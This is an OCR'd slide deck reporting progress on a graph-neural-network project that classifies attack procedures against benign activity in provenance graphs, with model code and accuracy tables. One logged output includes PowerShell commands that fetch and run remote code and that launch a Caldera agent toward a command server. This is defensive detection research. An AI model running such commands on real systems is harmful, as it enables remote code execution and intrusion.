Progess of the Project

Tsung-Min Pai

2023/10/13


Outline

- **Previous Experiments**
  - **Graphing**
  - **Experiment 1 & 2**
- **GNN**
  - **Experiment 3**
- **Future Work**

Previous Experiments


Graphing

- Main graph is red
- Number on the edges is the # of the relations in the pair
- 12 related benign nodes
- Other 5 related Aps



Graphing


- 32 relations
- 2 related APs
- 1 related benign




```
13%|█          | 21/165 [10:54<06:48,  2.84s/it]
Number of relations in the graph: 32
419036 : "C:\Program_Files\Google\Chrome\Application\chrome.exe"_--type=utility_--utility-sub-type=network.mojom.Netw
orkService_--lang=zh-TW_--service-sandbox-type=none_--mojo-platform-channel-handle=1860_--field-trial-handle=1796,i,1
6222477317361945607,16948030174847217114,131072_/prefetch:8&C:\Program_Files\Google\Chrome\Application\chrome.exe&chr
ome.exe&392
298583 : DESKTOP-BA1RQFC.blueteam.com&cdn-185-199-110-133.github.com:https
575448 : powershell.exe_-ExecutionPolicy_Bypass_-C_"(New-Object_System.Net.WebClient).DownloadFile(\"https://raw.gith
ubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt\",_\"$env:TEMP\Atomic-license.txt\")"&C:\Windows\Sys
tem32\WindowsPowerShell\v1.0\powershell.exe&powershell.exe&8724
616413 : powershell.exe_-ExecutionPolicy_Bypass_-C_"powershell.exe_-c_IEX_(New-Object_Net.Webclient).downloadstring
(\"https://bit.ly/33H0QXi\")"&C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe&powershell.exe&10688
144367 : powershell.exe_-ExecutionPolicy_Bypass_-C_"$wc=New-Object_System.Net.WebClient;$output=\"PowerShellCore.msi
\";$wc.DownloadFile(\"https://github.com/PowerShell/PowerShell/releases/download/v6.2.2/PowerShell-6.2.2-win-x64.msi
\",_$output);Start-Process_msiexec.exe_-ArgumentList_\"/package_PowerShellCore.msi_/quiet_ADD_EXPLORER_CONTEXT_MENU_O
PENPOWERSHELL=1_ENABLE_PSREMOTING=1_REGISTER_MANIFEST=1\"_-Wait;$env:Path_+=_\";C:\Program_Files\Powershell\6\";Start
-Process_pwsh_-ArgumentList_\"-c_C:\Users\Public\sandcat.go-windows.exe_-server_http://140.109.18.142:9496_-_group_CA
LDERA\"_-WindowStyle_hidden;"&C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe&powershell.exe&10932
../graph_benign2/T1105_60f63260-39bb-4136-87a0-b6c2dca799fc.png has been generated!
```

Graphing


- 165 Aps
  - 29 related to benign(17.5%)
- Only consider the **AP itself** and the related **benign**
  - Not consider the related AP like before



Experiment 1 and 2

- **Experiment 1:**
  - Dataset is 165 APs with 11 versions of embedding
  - **Graph** classification

- **Experiment 2:**
  - Experiment 1 + **benign** data
  - Benign made from benign.txt → 1000 graphs
  - **Graph** classification



(Smaple of the graph in exp1 and exp2)

Graph SAmple and aggreGateE - GraphSAGE

Model:

```
class GraphSAGE(nn.Module):
    def __init__(self, in_dim, hidden_dim, out_dim):
        super(GraphSAGE, self).__init__()
        self.layer1 = dglnn.SAGEConv(in_dim, hidden_dim, 'lstm')
        self.layer2 = dglnn.SAGEConv(hidden_dim, out_dim, 'lstm')

    def forward(self, g, inputs):
        h = self.layer1(g, inputs)
        h = torch.relu(h)
        h = self.layer2(g, h)

        g.ndata['h'] = h
        h_mean = dgl.mean_nodes(g, 'h')
        return h_mean
```

- **In_dim**: dimension of the node embedding
- **out_dim**: # of the classes
- **Aggregate type**: mean, gcn, pool, lstm → performance of the **pool** and **lstm** are better

Experiment 1 and 2

- Total: 25 epochs
  - Optimizer = AdamW(model.parameters(), lr=5e-4)
  - Loss function = nn.CrossEntropyLoss()
  - Batch size = 16
  - Model: 2 layers GraphSAGE

- All about 60~62% test accuracy → increase 20% compared to GAT
- All secureBERT family ≈ 60% test accuracy

- Experiment 1 and 2 have similar performance

Structure


```
├── GNN: training code here
│     ├── readme.md
│     ├── checkpoint_graphSAGE
│     ├── checkpoint_graphSAGE_exp3
│     ├── graphSAGE_exp1-2: training code here
│     ├── graphSAGE_exp3: training code here
│     ├── log_message
│     ├── output_data_GraphSAGE
│     └── Old_models
│
└── data_processing
    ├── merge_raw_data.py: need to run this to get the format of: [src, dest, rel, label]
    ├── data_euni: raw data from euni stored here
    ├── dgl: all the datas first preprocessing here
    │     ├── readme.md
    │     ├── code_new
    │     ├── data_new
    │     └── old_version
    │
    └── graphing: visualization
          ├── readme.md
          ├── benign
          ├── benign_with_entity
          ├── data
          ├── data_new_entity
          ├── data_with_entity
          ├── graphing_code: graphing here
          ├── graphs
          ├── out_benign
          └── processing_code: processing here
```

Experiment 3

Experiment 3

- **Experiment 3:**
  - Consider the **neighbor** benign nodes
  - Edge classification

  - Given a graph → label the triplets with the benign or the specific AP



Experiment 3

- Concept from the DGL official website:
  1. Let the dgl graph's edge data have the attribute: **edata["label"]**
  2. Use **GraphSAGE** model to get the new **node embedding**
  3. Use **MLP** model to get the score of the edge
  4. Concatenate these two models
  5. Train the final model

```
g.ndata['feat'] = th.tensor(data["node_feat"])
g.edata['feat'] = th.tensor(data["edge_attr"])
g.edata['label'] = th.tensor(data["labels"])
```

```
def model_fn(batched_g, model, criterion, device, count=1, which_type='train'):
    """Forward a batch through the model."""
    batched_g = batched_g.to(device)
    labels = batched_g.edata['label'].to(device)

    logits = model(batched_g, batched_g.ndata['feat'].float())
    loss = criterion(logits, labels)

    output = torch.softmax(logits, dim=1)
    preds = output.argmax(1)

    accuracy = torch.mean((preds == labels).float())
```

Experiment 3

```python
class GraphSAGE(nn.Module):
    def __init__(self, in_dim, hidden_dim, out_dim):
        super(GraphSAGE, self).__init__()
        self.layer1 = dglnn.SAGEConv(in_dim, hidden_dim, 'pool')
        self.layer2 = dglnn.SAGEConv(hidden_dim, out_dim, 'pool')

    def forward(self, g, inputs):
        h = self.layer1(g, inputs)
        h = torch.relu(h)
        h = self.layer2(g, h)
        return h
```

```python
class MLPPredictor(nn.Module):
    def __init__(self, out_feats, out_classes):
        super().__init__()
        self.W = nn.Linear(out_feats*2, out_classes)

    def apply_edges(self, edges):
        h_u = edges.src['h']
        h_v = edges.dst['h']
        score = self.W(torch.cat([h_u, h_v], 1))
        return {'score': score}

    def forward(self, graph, h):
        with graph.local_scope():
            graph.ndata['h'] = h
            graph.apply_edges(self.apply_edges)
            return graph.edata['score']
```

```python
class Model(nn.Module):
    def __init__(self, in_features, hidden_features, out_features, num_classes):
        super().__init__()
        self.sage = GraphSAGE(in_features, hidden_features, out_features)
        self.pred = MLPPredictor(out_features, num_classes)

    def forward(self, g, node_feat, return_logits=False):
        h = self.sage(g, node_feat)
        logits = self.pred(g, h)

        return logits
```

Experiment 3

- **Format of the edge labels:**
  - Label 65 is benign

```
labels of Test: tensor([155,  65, 155, 155, 155], device='cuda:0') torch.Size([5])
predicted of Test: tensor([155,  65, 155, 155, 155], device='cuda:0') torch.Size([5])
labels of Test: tensor([61, 61, 61], device='cuda:0') torch.Size([3])
predicted of Test: tensor([61, 61, 61], device='cuda:0') torch.Size([3])
```

- **Classification report**:
  - transR_50:

4a0dc2e1f5d1a	0.00	0.00	0.00	100
167175e8a019a	1.00	1.00	1.00	800
c3579e9e3737b	1.00	1.00	1.00	6200
43d838e0791ca	1.00	1.00	1.00	600
benign	1.00	1.00	1.00	134563
accuracy			0.97	310263
macro avg	0.60	0.61	0.60	310263
weighted avg	0.97	0.97	0.97	310263

  - secureBERT_50:

714a0dc2e1f5d1a	0.00	0.00	0.00	100
fb167175e8a019a	0.98	1.00	0.99	800
2ac3579e9e3737b	0.97	0.98	0.98	6200
0243d838e0791ca	0.91	0.83	0.87	600
benign	0.99	1.00	0.99	134563
accuracy			0.92	310263
macro avg	0.52	0.48	0.49	310263
weighted avg	0.90	0.92	0.91	310263

- **Macro average** is similar to previous experiments → won’t be affected by benign
- **Weighted average** is very high since the # of the benign is high(unbalanced) and predictable
- TransX family performs better than secureBERT

Experiment 3

- Current Problem:
  - Can't predict the edge in the small graphs consist of single triplet

	precision	recall	f1-score	support
T1003.003_9f73269695e54311dd61dc68940fb3e1	0.0	0.0	0.0	100.0
T1003.003_f049b89533298c2d6cd37a940248b219	0.0	0.0	0.0	100.0
T1007_c6607391-d02c-44b5-9b13-d3492ca58599	0.0	0.0	0.0	100.0
T1016_14a21534-350f-4d83-9dd7-3c56b93a0c17	0.0	0.0	0.0	100.0
T1016_71b3d2945679566b9d94d8cb11df4b70	0.0	0.0	0.0	100.0
T1016_921055f4-5970-4707-909e-62f594234d91	0.0	0.0	0.0	100.0
T1016_a0676fe1-cd52-482e-8dde-349b73f9aa69	0.0	0.0	0.0	100.0

```
Number of support=100: 54
Number of support=100 and f1-score<=0.2: 53
Number of support=100 and f1-score=0: 48
Number of support=200 and f1-score=0: 6
Number of support>200 and f1-score=0: 0
```

Experiment 3

- Current Trial 1:
  - Add the **noise** to the node feature

```
def collate(samples):
    data_list = samples
    batched_graphs = []
    for data in data_list:
        g = dgl.graph((th.tensor(data["edge_index"][0]), th.tensor(data["edge_index"][1])), num_nodes=data["num_nodes"]

        node_feat = th.tensor(data["node_feat"])

        noise = th.normal(mean=0, std=0.01, size=node_feat.shape, device=node_feat.device)
        node_feat += noise

        g.ndata['feat'] = node_feat
        g.edata['feat'] = th.tensor(data["edge_attr"])
        g.edata['label'] = th.tensor(data["labels"])  # Add edge labels to graph

        batched_graphs.append(g)

    return dgl.batch(batched_graphs)
```

```
Number of support=100: 54
Number of support=100 and f1-score<=0.2: 53
Number of support=100 and f1-score=0: 46
Number of support=200 and f1-score=0: 4
Number of support>200 and f1-score=0: 0
```

Experiment 3

- Current Trial 2: (Kinda dummy)
  - Duplicate the data with single triplets → 20, 40, 80, 320 times

20 times

```
Number of support=100: 54
Number of support=100 and f1-score<=0.2: 53
Number of support=100 and f1-score=0: 21
Number of support=200 and f1-score=0: 10
Number of support>200 and f1-score=0: 1
```

accuracy	0.971560	0.971560	0.971560	0.97156
macro avg	0.597445	0.600577	0.594684	310263.00000
weighted avg	0.970613	0.971560	0.970482	310263.00000

40 times

```
Number of support=100: 54
Number of support=100 and f1-score<=0.2: 53
Number of support=100 and f1-score=0: 14
Number of support=200 and f1-score=0: 10
Number of support>200 and f1-score=0: 2
```

accuracy	0.971318	0.971318	0.971318	0.971318
macro avg	0.602542	0.597866	0.594387	310263.000000
weighted avg	0.971349	0.971318	0.970477	310263.000000

80 times

```
Number of support=100: 54
Number of support=100 and f1-score<=0.2: 53
Number of support=100 and f1-score=0: 18
Number of support=200 and f1-score=0: 10
Number of support>200 and f1-score=0: 3
```

accuracy	0.971463	0.971463	0.971463	0.971463
macro avg	0.596490	0.598077	0.594237	310263.000000
weighted avg	0.970626	0.971463	0.970567	310263.000000

Experiment 3

- Probable Issue:
  - While trying repeat 320 times:

GPU	Fan	Temp	Perf	Pwr:Usg/Cap	Memory-Usage	GPU-Util	Compute M.	
0	27%	35C	P8	19W / 250W	2830MiB / 11019MiB	0%	Default	MEM: 25.7%
1	28%	36C	P8	11W / 250W	4091MiB / 11019MiB	0%	Default	MEM: 37.1%
2	29%	40C	P8	33W / 250W	2726MiB / 11019MiB	0%	Default	MEM: 24.7%
3	27%	33C	P8	19W / 250W	2728MiB / 11019MiB	0%	Default	MEM: 24.8%

[CPU: 4.2%
[MEM: 43.5%

→ seems like the computation resource might be a probelm

Future Work

Future Work

- **GNN**
  - Try some other methods to improve the performance of single triplet issue
    - Maybe try some other embeddings?
    - Maybe try some other models?
    - Maybe try some data augmentation methods?
    - …

Thanks!!